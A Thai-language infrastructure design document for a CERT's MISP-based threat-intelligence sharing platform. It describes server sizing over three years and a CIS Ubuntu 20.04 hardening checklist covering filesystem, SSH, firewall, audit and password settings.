- โปรโตคอล SSH (Secure Shell) ใช้ในการติดต่อสื่อสารระหว่างเครื่องคอมพิวเตอร์บนระบบเครือข่ายเพื่อให้สามารถเข้าควบคุมหรือสั่งการเครื่องแม่ข่ายหรือเครื่องคอมพิวเตอร์อื่น ๆ ในระบบได้อย่างปลอดภัย โดยเครื่องลูกข่าย Client เป็นเครื่องเดียวที่จะสามารถเข้าถึงเครื่องแม่ข่ายหรือเครื่องคอมพิวเตอร์อื่น ๆ ในระบบ จากระยะไกลผ่านโปรโตคอล SSH ได้

- TCP port 9200 และ TCP port 5044 จะใช้สำหรับเครื่องลูกข่าย Client ในการส่งข้อมูล Log ต่าง ๆ ของเครื่องลูกข่าย Client ไปที่เครื่องแม่ข่าย Log Management เพื่อจัดเก็บข้อมูลจราจรทางคอมพิวเตอร์และข้อมูลการทำงานของคอมพิวเตอร์แบบรวมศูนย์


7. การออกแบบโครงสร้างพื้นฐานของระบบ (System Infrastructure Design)

การออกแบบโครงสร้างพื้นฐานของระบบ (System Infrastructure Design) ในภาพรวมของระบบ Platform การแลกเปลี่ยนข้อมูล เมื่อใช้งานจนถึงปีที่ 3 ซึ่งระบบทั้งหมดจะเสร็จสมบูรณ์ตามที่ได้ออกแบบตามความต้องการการใช้งานของสมาชิกและสามารถรองรับปริมาณการใช้งานและปริมาณข้อมูลที่คาดว่าจะเก็บอยู่ในระบบ Platform การแลกเปลี่ยนข้อมูล มีรายละเอียดดัง**ภาพที่ 8**



ภาพที่ 8 *การออกแบบโครงสร้างพื้นฐานของระบบ (System Infrastructure Design) เมื่อใช้งานจนถึงปีที่ 3*

สำหรับในปีแรก การออกแบบโครงสร้างพื้นฐานของระบบ (System Infrastructure Design) มีรายละเอียดดัง**ภาพที่ 9**




ภาพที่ 9 *การออกแบบโครงสร้างพื้นฐานของระบบ (System Infrastructure Design) ในปีที่ 1*

สำหรับในปีแรกจะยังเป็นห้วงของการออกแบบ วางแผน และ configure ระบบ Platform การแลกเปลี่ยนข้อมูล (ซึ่งก็คือ MISP) ให้สามารถใช้งานได้ในขั้นต้น เช่น การ hardening, การออกแบบและ configure MISP organisations and community interactions, การออกแบบและ configure MISP sharing model, การออกแบบและ configure Traffic Light Protocol (TLP) taxonomy การออกแบบและ configure incident classification หรือ topic taxonomies และ เป็นต้น ทั้งนี้ในห้วงเวลาดังกล่าวจะยังมีข้อมูลที่อยู่ในระบบไม่มากนัก จึงมีความต้องการใช้ทรัพยากรของเครื่องแม่ข่ายของระบบในภาพรวมดัง**ภาพที่ 9**

นอกจากนี้ ในช่วงปีแรกระบบ Platform การแลกเปลี่ยนข้อมูลจะมีการเชื่อมต่อเข้ากับระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) และมีการรวบรวมข้อมูล Threat Intelligence จากแหล่งข่าวเปิด (Open source intelligence) อีกด้วย

เมื่อถึงปีที่ 2 การออกแบบโครงสร้างพื้นฐานของระบบ (System Infrastructure Design) มีรายละเอียดดัง**ภาพที่ 10**



ภาพที่ 10 *การออกแบบโครงสร้างพื้นฐานของระบบ (System Infrastructure Design) ในปีที่ 2*

สำหรับในปีที่ 2 จะมีปริมาณข้อมูลในระบบ Platform การแลกเปลี่ยนข้อมูลที่มากขึ้น และข้อมูลเหล่านี้มีความจำเป็นที่จะต้องมีการเชื่อมโยงความสัมพันธ์กัน (Correlation) ของแต่ละ Event จึงมีความจำเป็นที่ต้องเพิ่มขนาดของ RAM ในส่วนของ MISP ให้มากขึ้น นอกจากนี้ ศูนย์ TTC-CERT จะเริ่มให้บริการข้อมูลภัยคุกคาม

ทางไซเบอร์หรือตัวบ่งชี้ภัยคุกคาม (Indicator of Compromise - IOC) แบบอัตโนมัติกับสมาชิก ซึ่งสมาชิกสำหรับนำไปใช้กับอุปกรณ์รักษาความปลอดภัยของหน่วยงานหรือองค์กรของสมาชิกได้ โดยสมาชิกสามารถเข้ามาดึงข้อมูลใน Intelligence Service ได้ตามความต้องการของสมาชิก โดยรายละเอียดความต้องการของโครงสร้างพื้นฐานของระบบที่เพิ่มขึ้นตาม**ภาพที่ 10**

เมื่อถึงปีที่ 3 ปริมาณข้อมูล ในระบบ Platform การแลกเปลี่ยนข้อมูล และปริมาณความต้องการในการใช้งานระบบที่คาดว่าจะมีมากขึ้น ความต้องการของระบบในการเชื่อมโยงความสัมพันธ์กัน (Correlation) ของแต่ละ Event ที่มีจำนวนเพิ่มมากขึ้น และ Malware Sample ที่เก็บในระบบที่มากขึ้น เป็นต้น ส่งผลให้มีความจำเป็นต้องเพิ่มขนาดของ RAM และฮาร์ดดิสก์ของระบบโดยรวมให้มากขึ้น โดยรายละเอียดความต้องการของโครงสร้างพื้นฐานของระบบที่เพิ่มขึ้นตาม**ภาพที่ 8**

8. รูปแบบการ hardening ระบบปฏิบัติการ

ระบบปฏิบัติการที่จะใช้ในโครงการนี้ คือ Ubuntu Server 20.04 LTS (Focal Fossa) ซึ่งเป็นระบบปฏิบัติการที่มีความเสถียรในระดับ enterprise, ค่อนข้างเป็นที่นิยมในการนำมาใช้งาน, มี community ช่วย support ที่ดี และได้รับการสนับสนุนในการอัพเดทซอฟต์แวร์เป็นระยะเวลายาว ถึง 10 ปี (จนถึงปี 2573)[27]

การกำหนดรูปแบบการ hardening ระบบปฏิบัติการ จะใช้ configuration baselines และ แนวปฏิบัติที่ดี (best practice) จาก Center for Internet Security Benchmarks[28] (CIS Ubuntu Linux 20.04 LTS Benchmark v1.0.0) มาปรับใช้ในการตั้งค่าระบบให้มีความปลอดภัย

8.1. รายละเอียด configuration baselines ของระบบปฏิบัติการ Ubuntu Server 20.04 LTS

รายละเอียด configuration baselines ของระบบปฏิบัติการ Ubuntu Server 20.04 LTS ที่จะใช้ในระบบมีรายละเอียดดังนี้

รายการ	การดำเนินการ
1 Initial Setup	
1.1 Filesystem Configuration	
1.1.1 Disable unused filesystems	
1.1.1.1 Ensure mounting of cramfs filesystems is disabled	disable
1.1.1.2 Ensure mounting of freevxfs filesystems is disabled	disable
1.1.1.3 Ensure mounting of jffs2 filesystems is disabled	disable
1.1.1.4 Ensure mounting of hfs filesystems is disabled	disable
1.1.1.5 Ensure mounting of hfsplus filesystems is disabled	disable
1.1.1.6 Ensure mounting of udf filesystems is disabled	disable
1.1.1.7 Ensure mounting of FAT filesystems is limited	disable
1.1.2 Ensure /tmp is configured	configured
1.1.3 Ensure nodev option set on /tmp partition	configured
1.1.4 Ensure nosuid option set on /tmp partition	configured
1.1.5 Ensure noexec option set on /tmp partition	configured
1.1.6 Ensure /dev/shm is configured	configured
1.1.7 Ensure nodev option set on /dev/shm partition	configured
1.1.8 Ensure nosuid option set on /dev/shm partition	configured
1.1.9 Ensure noexec option set on /dev/shm partition	configured
1.1.10 Ensure separate partition exists for /var	not configured
1.1.11 Ensure separate partition exists for /var/tmp	not configured
1.1.12 Ensure nodev option set on /var/tmp partition	not configured
1.1.13 Ensure nosuid option set on /var/tmp partition	not configured

[27] "Ubuntu Server 20.04 LTS: stability, security and more | Ubuntu." 24 Apr. 2020, https://ubuntu.com/blog/ubuntu-server-20-04. Accessed 27 Oct. 2020.

[28] "CIS Ubuntu Linux Benchmarks - Center for Internet Security." https://www.cisecurity.org/benchmark/ubuntu_linux/. Accessed 27 Oct. 2020.

1.1.14 Ensure noexec option set on /var/tmp partition	not configured
1.1.15 Ensure separate partition exists for /var/log	not configured
1.1.16 Ensure separate partition exists for /var/log/audit	not configured
1.1.17 Ensure separate partition exists for /home	not configured
1.1.18 Ensure nodev option set on /home partition	not configured
1.1.19 Ensure nodev option set on removable media partitions	not configured
1.1.20 Ensure nosuid option set on removable media partitions	not configured
1.1.21 Ensure noexec option set on removable media partitions	not configured
1.1.22 Ensure sticky bit is set on all world-writable directory	configured
1.1.23 Disable Automounting	configured
1.1.24 Disable USB Storage	configured
1.2 Configure Software Updates	
1.2.1 Ensure package manager repositories are configured Run the following command and verify package repositories are configured correctly $sudo apt-cache policy	checked
1.2.2 Ensure GPG keys are configured Verify GPG keys are configured correctly for your package manager: $ sudo apt-key list	checked
1.3 Configure sudo	
1.3.1 Ensure sudo is installed	configured
1.3.2 Ensure sudo commands use pty	configured
1.3.3 Ensure sudo log file exists	configured
1.4 Filesystem Integrity Checking	
1.4.1 Ensure AIDE is installed	configured
1.4.2 Ensure filesystem integrity is regularly checked - The checking occurs every day at 5am	configured
1.5 Secure Boot Settings	
1.5.1 Ensure bootloader password is set (Manual)	not configured เนื่องจากได้ดำเนินการเข้ารหัส Harddisk แทน
1.5.2 Ensure permissions on bootloader config are configured	configured
1.5.3 Ensure authentication required for single user mode (Manual - a password is set for the root user) # passwd root	configured
1.6 Additional Process Hardening	
1.6.1 Ensure XD/NX support is enabled*	enable

1.6.2 Ensure address space layout randomization (ASLR) is enabled	enable
1.6.3 Ensure prelink is disabled	disable
1.6.4 Ensure core dumps are restricted	configured
1.7 Mandatory Access Control	
1.7.1 Configure AppArmor	
1.7.1.1 Ensure AppArmor is installed	installed
1.7.1.2 Ensure AppArmor is enabled in the bootloader configuration	enabled
1.7.1.3 Ensure all AppArmor Profiles are in enforce or complain mode	enabled
1.8 Warning Banners	
1.8.1 Command Line Warning Banners	
1.8.1.1 Ensure message of the day is configured properly	configured
1.8.1.2 Ensure local login warning banner is configured properly	configured
1.8.1.3 Ensure remote login warning banner is configured properly	configured
1.8.1.4 Ensure permissions on /etc/motd are configured	configured
1.8.1.5 Ensure permissions on /etc/issue are configured	configured
1.8.1.6 Ensure permissions on /etc/issue.net are configured	configured
1.9 Ensure updates, patches, and additional security software are installed	configured
1.10 Ensure GDM is removed or login is configured	configured

รายการ	**การดำเนินการ**
2 Services	
2.1 inetd Services	
2.1.1 Ensure xinetd is not installed	configured
2.1.2 Ensure openbsd-inetd is not installed	configured
2.2 Special Purpose Services	
2.2.1 Time Synchronization	
2.2.1.1 Ensure time synchronization is in use	configured
2.2.1.2 Ensure systemd-timesyncd is configured	not configured
2.2.1.3 Ensure chrony is configured	not configured
2.2.1.4 Ensure ntp is configured Set time server to pool.ntp.org	configured
2.2.2 Ensure X Window System is not installed	configured
2.2.3 Ensure Avahi Server is not installed	configured

2.2.4 Ensure CUPS is not installed	configured
2.2.5 Ensure DHCP Server is not installed	configured
2.2.6 Ensure LDAP server is not installed	configured
2.2.7 Ensure NFS is not installed	configured
2.2.8 Ensure DNS Server is not installed	configured
2.2.9 Ensure FTP Server is not installed	configured
2.2.10 Ensure HTTP server is not installed	N/A
2.2.11 Ensure IMAP and POP3 server are not installed	configured
2.2.12 Ensure Samba is not installed	configured
2.2.13 Ensure HTTP Proxy Server is not installed	configured
2.2.14 Ensure SNMP Server is not installed	configured
2.2.15 Ensure mail transfer agent is configured for local-only mode	configured
2.2.16 Ensure rsync service is not installed	N/A
2.2.17 Ensure NIS Server is not installed	configured
2.3 Service Clients	
2.3.1 Ensure NIS Client is not installed	configured
2.3.2 Ensure rsh client is not installed	configured
2.3.3 Ensure talk client is not installed	configured
2.3.4 Ensure telnet client is not installed	configured
2.3.5 Ensure LDAP client is not installed	configured
2.3.6 Ensure RPC is not installed	configured
2.4 Ensure nonessential services are removed or masked (Manual $ lsof -i -P -n | grep -v "(ESTABLISHED)") Review the output to ensure that all services listed are required on the system. If a listed service is not required, remove the package containing the service. If the package containing a non-essential service is required, stop and mask the non-essential service.	checked

รายการ	การดำเนินการ
3 Network Configuration	
3.1 Disable unused network protocols and devices	
3.1.1 Disable IPv6	configured
3.1.2 Ensure wireless interfaces are disabled	configured
3.2 Network Parameters (Host Only)	
3.2.1 Ensure packet redirect sending is disabled	configured
3.2.2 Ensure IP forwarding is disabled"	configured
3.3 Network Parameters (Host and Router)	

3.3.1 Ensure source routed packets are not accepted	configured
3.3.2 Ensure ICMP redirects are not accepted	configured
3.3.3 Ensure secure ICMP redirects are not accepted	configured
3.3.4 Ensure suspicious packets are logged	configured
3.3.5 Ensure broadcast ICMP requests are ignored	configured
3.3.6 Ensure bogus ICMP responses are ignored	configured
3.3.7 Ensure Reverse Path Filtering is enabled	configured
3.3.8 Ensure TCP SYN Cookies is enabled	configured
3.3.9 Ensure IPv6 router advertisements are not accepted	configured
3.4 Uncommon Network Protocols	
3.4.1 Ensure DCCP is disabled*	disable
3.4.2 Ensure SCTP is disabled*	disable
3.4.3 Ensure RDS is disabled*	disable
3.4.4 Ensure TIPC is disabled*	disable
3.5 Firewall Configuration	
3.5.1 Configure UncomplicatedFirewall	
3.5.1.1 Ensure Uncomplicated Firewall is installed	configured
3.5.1.2 Ensure iptables-persistent is not installed	configured
3.5.1.3 Ensure ufw service is enabled - Allow TCP port 22 before enable	enable
3.5.1.4 Ensure loopback traffic is configured - ingress lo allow in - ingress deny from lo network ipv4 - ingress deny from lo network ipv6	configured
3.5.1.5 Ensure outbound connections are configured	configured
3.5.1.6 Ensure firewall rules exist for all open ports Need to customize based on service for each server. For MISP - Allow TCP port 22 - Allow TCP port 443	configured
3.5.1.7 Ensure default deny firewall policy	configured

รายการ	การดำเนินการ
4 Logging and Auditing	
4.1 Configure System Accounting (auditd)	
4.1.1 Ensure auditing is enabled	
4.1.1.1 Ensure auditd is installed*	configured
4.1.1.2 Ensure auditd service is enabled*	configured

4.1.1.3 Ensure auditing for processes that start prior to auditd is enabled*	configured
4.1.1.4 Ensure audit_backlog_limit is sufficient*	configured
4.1.2 Configure Data Retention	
4.1.2.1 Ensure audit log storage size is configured* max_log_file: 10 <<< the maximum file size is 10 megabytes	configured
4.1.2.2 Ensure audit logs are not automatically deleted* max_log_file_action: keep_logs	configured
4.1.2.3 Ensure system is disabled when audit logs are full* admin_space_left_action: halt space_left_action: email <<< it will send a warning to the email account specified in action_mail_acct as well as sending the message to syslog. action_mail_acct: root	configured
4.1.3 Ensure events that modify date and time information are collected*	configured
4.1.4 Ensure events that modify user/group information are collected*	configured
4.1.5 Ensure events that modify the system's network environment are collected*	configured
4.1.6 Ensure events that modify the system's Mandatory Access Controls are collected*	configured
4.1.7 Ensure login and logout events are collected*	configured
4.1.8 Ensure session initiation information is collected*	configured
4.1.9 Ensure discretionary access control permission modification events are collected*	configured
4.1.10 Ensure unsuccessful unauthorized file access attempts are collected*	configured
4.1.11 Ensure use of privileged commands is collected*	configured
4.1.12 Ensure successful file system mounts are collected*	configured
4.1.13 Ensure file deletion events by users are collected*	configured
4.1.14 Ensure changes to system administration scope (sudoers) is collected*	configured
4.1.15 Ensure system administrator command executions (sudo) are collected*	configured
4.1.16 Ensure kernel module loading and unloading is collected*	configured
4.1.17 Ensure the audit configuration is immutable*	configured
4.2 Configure Logging	
4.2.1 Configure rsyslog	
4.2.1.1 Ensure rsyslog is installed	configured
4.2.1.2 Ensure rsyslog Service is enabled	configured
4.2.1.3 Ensure logging is configured	configured
4.2.1.4 Ensure rsyslog default file permissions configured $FileCreateMode 0640	configured
4.2.1.5 Ensure rsyslog is configured to send logs to a remote log host We will manually configure to send logs to ELK.	N/A (using ELK)

4.2.1.6 Ensure remote rsyslog messages are only accepted on designated log hosts.	N/A (using ELK)
4.2.2 Configure journald	
4.2.2.1 Ensure journald is configured to send logs to rsyslog We will manually configure Journalbeat to ship from journald to ELK.	N/A (using ELK)
4.2.2.2 Ensure journald is configured to compress large log files chmod g-wx,o-rwx	configured
4.2.2.3 Ensure journald is configured to write logfiles to persistent disk	configured
4.2.3 Ensure permissions on all logfiles are configured	configured
4.3 Ensure logrotate is configured logrotate_policy: "daily"	configured
4.4 Ensure logrotate assigns appropriate permissions create 0640 root utmp	configured

รายการ	การดำเนินการ
5 Access, Authentication and Authorization	
5.1 Configure time-based job schedulers	
5.1.1 Ensure cron daemon is enabled and running	enable
5.1.2 Ensure permissions on /etc/crontab are configured mode: 0600	configured
5.1.3 Ensure permissions on /etc/cron.hourly are configured mode: 0700	configured
5.1.4 Ensure permissions on /etc/cron.daily are configured mode: 0700	configured
5.1.5 Ensure permissions on /etc/cron.weekly are configured mode: 0700	configured
5.1.6 Ensure permissions on /etc/cron.monthly are configured mode: 0700	configured
5.1.7 Ensure permissions on /etc/cron.d are configured mode: 0700	configured
5.1.8 Ensure cron is restricted to authorized users	configured
5.1.9 Ensure at is restricted to authorized users	configured
5.2 Configure SSH Server	
5.2.1 Ensure permissions on /etc/ssh/sshd_config are configured mode: 0600	configured
5.2.2 Ensure permissions on SSH private host key files are configured mode: 0600	configured
5.2.3 Ensure permissions on SSH public host key files are configured mode: "go-wx"	configured

5.2.4 Ensure SSH LogLevel is appropriate LogLevel INFO	configured
5.2.5 Ensure SSH X11 forwarding is disabled	configured
5.2.6 Ensure SSH MaxAuthTries is set to 4 or less MaxAuthTries 4	configured
5.2.7 Ensure SSH IgnoreRhosts is enabled	configured
5.2.8 Ensure SSH HostbasedAuthentication is disabled	configured
5.2.9 Ensure SSH root login is disabled	configured
5.2.10 Ensure SSH PermitEmptyPasswords is disabled	configured
5.2.11 Ensure SSH PermitUserEnvironment is disabled	configured
5.2.12 Ensure only strong Ciphers are used Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr"	configured
5.2.13 Ensure only strong MAC algorithms are used MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512,hmac-sha2-256	configured
5.2.14 Ensure only strong Key Exchange algorithms are used KexAlgorithms curve25519-sha256,curve25519-sha256@libssh.org,diffie-hellman-group14-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,ecdh-sha2-nistp521,ecdh-sha2-nistp384,ecdh-sha2-nistp256,diffie-hellman-group-exchange-sha256	configured
5.2.15 Ensure SSH Idle Timeout Interval is configured ClientAliveInterval 300 (sec) ClientAliveCountMax 3 (times)	configured
5.2.16 Ensure SSH LoginGraceTime is set to one minute or less LoginGraceTime 60 (sec)	configured
5.2.17 Ensure SSH access is limited allowed_users: pisut	configured
5.2.18 Ensure SSH warning banner is configured Banner /etc/issue.net	configured
5.2.19 Ensure SSH PAM is enabled	configured
5.2.20 Ensure SSH AllowTcpForwarding is disabled	configured
5.2.21 Ensure SSH MaxStartups is configured MaxStartups 10:30:100	configured
5.2.22 Ensure SSH MaxSessions is limited MaxSessions 10	configured
5.3 Configure PAM	

5.3.1 Ensure password creation requirements are configured minlen = 14 dcredit = -1 ucredit = -1 ocredit = -1 lcredit = -1	configured
5.3.2 Ensure lockout for failed password attempts is configured deny=5 (times) unlock_time=900 (sec)	configured
5.3.3 Ensure password reuse is limited remember=5	configured
5.3.4 Ensure password hashing algorithm is SHA-512	configured
5.4 User Accounts and Environment	
5.4.1 Set Shadow Password Suite Parameters	
5.4.1.1 Ensure password expiration is 365 days or less pass_expire_in_days: 365 list_of_os_users: - pisut	configured
5.4.1.2 Ensure minimum days between password changes is configured pass_min_days: 1	configured
5.4.1.3 Ensure password expiration warning days is 7 or more pass_warn_age: 7	configured
5.4.1.4 Ensure inactive password lock is 30 days or less account_inactive: 30	configured
5.4.1.5 Ensure all users last password change date is in the past	configured
5.4.2 Ensure system accounts are secured	configured
5.4.3 Ensure default group for the root account is GID 0	configured
5.4.4 Ensure default user umask is 027 or more restrictive	configured
5.4.5 Ensure default user shell timeout is 900 seconds or less shell_timeout_sec: 900	configured
5.5 Ensure root login is restricted to system console	configured
5.6 Ensure access to the su command is restricted	configured

รายการ	**การดำเนินการ**
6 System Maintenance	
6.1 System File Permission	
6.1.1 Audit system file permissions Manual >>> To inspect the 6.1.1 file	configured
6.1.2 Ensure permissions on /etc/passwd are configured	configured

mode: 0644	
6.1.3 Ensure permissions on /etc/gshadow- are configured mode: 0640	configured
6.1.4 Ensure permissions on /etc/shadow are configured mode: 0640	configured
6.1.5 Ensure permissions on /etc/group are configured mode: 0640	configured
6.1.6 Ensure permissions on /etc/passwd- are configured mode: 0600	configured
6.1.7 Ensure permissions on /etc/shadow- are configured mode: 0600	configured
6.1.8 Ensure permissions on /etc/group- are configured mode: 0644	configured
6.1.9 Ensure permissions on /etc/gshadow are configured mode: 0640	configured
6.1.10 Ensure no world writable files exist	configured
6.1.11 Ensure no unowned files or directories exist	configured
6.1.12 Ensure no ungrouped files or directories exist	configured
6.1.13 Audit SUID executables Manual >>> To inspect the 6.1.13 file	configured
6.1.14 Audit SGID executables Manual >>> To inspect the 6.1.14 file	configured
6.2 User and Group Settings	
6.2.1 Ensure password fields are not empty Manual >>> To inspect the 6.2.1 file >>> user account will be locked	configured
6.2.2 Ensure root is the only UID 0 account Manual >>> To inspect the 6.2.2 file >>> need to force uid to something else	configured
6.2.3 Ensure root PATH Integrity Manual >>> To inspect the 6.2.3 file	configured
6.2.4 Ensure all users' home directories exist	configured
6.2.5 Ensure users' home directories permissions are 750 or more restrictive	configured
6.2.6 Ensure users own their home directories	configured
6.2.7 Ensure users' dot files are not group or world writable Manual >>> To inspect the 6.2.7 file	configured
6.2.8 Ensure no users have .forward files Manual >>> To inspect the 6.2.8 file	configured
6.2.9 Ensure no users have .netrc files Manual >>> To inspect the 6.2.9 file	configured

6.2.10 Ensure users' .netrc Files are not group or world accessible Manual >>> To inspect the 6.2.10 file	configured
6.2.11 Ensure no users have .rhosts files Manual >>> To inspect the 6.2.11 file	configured
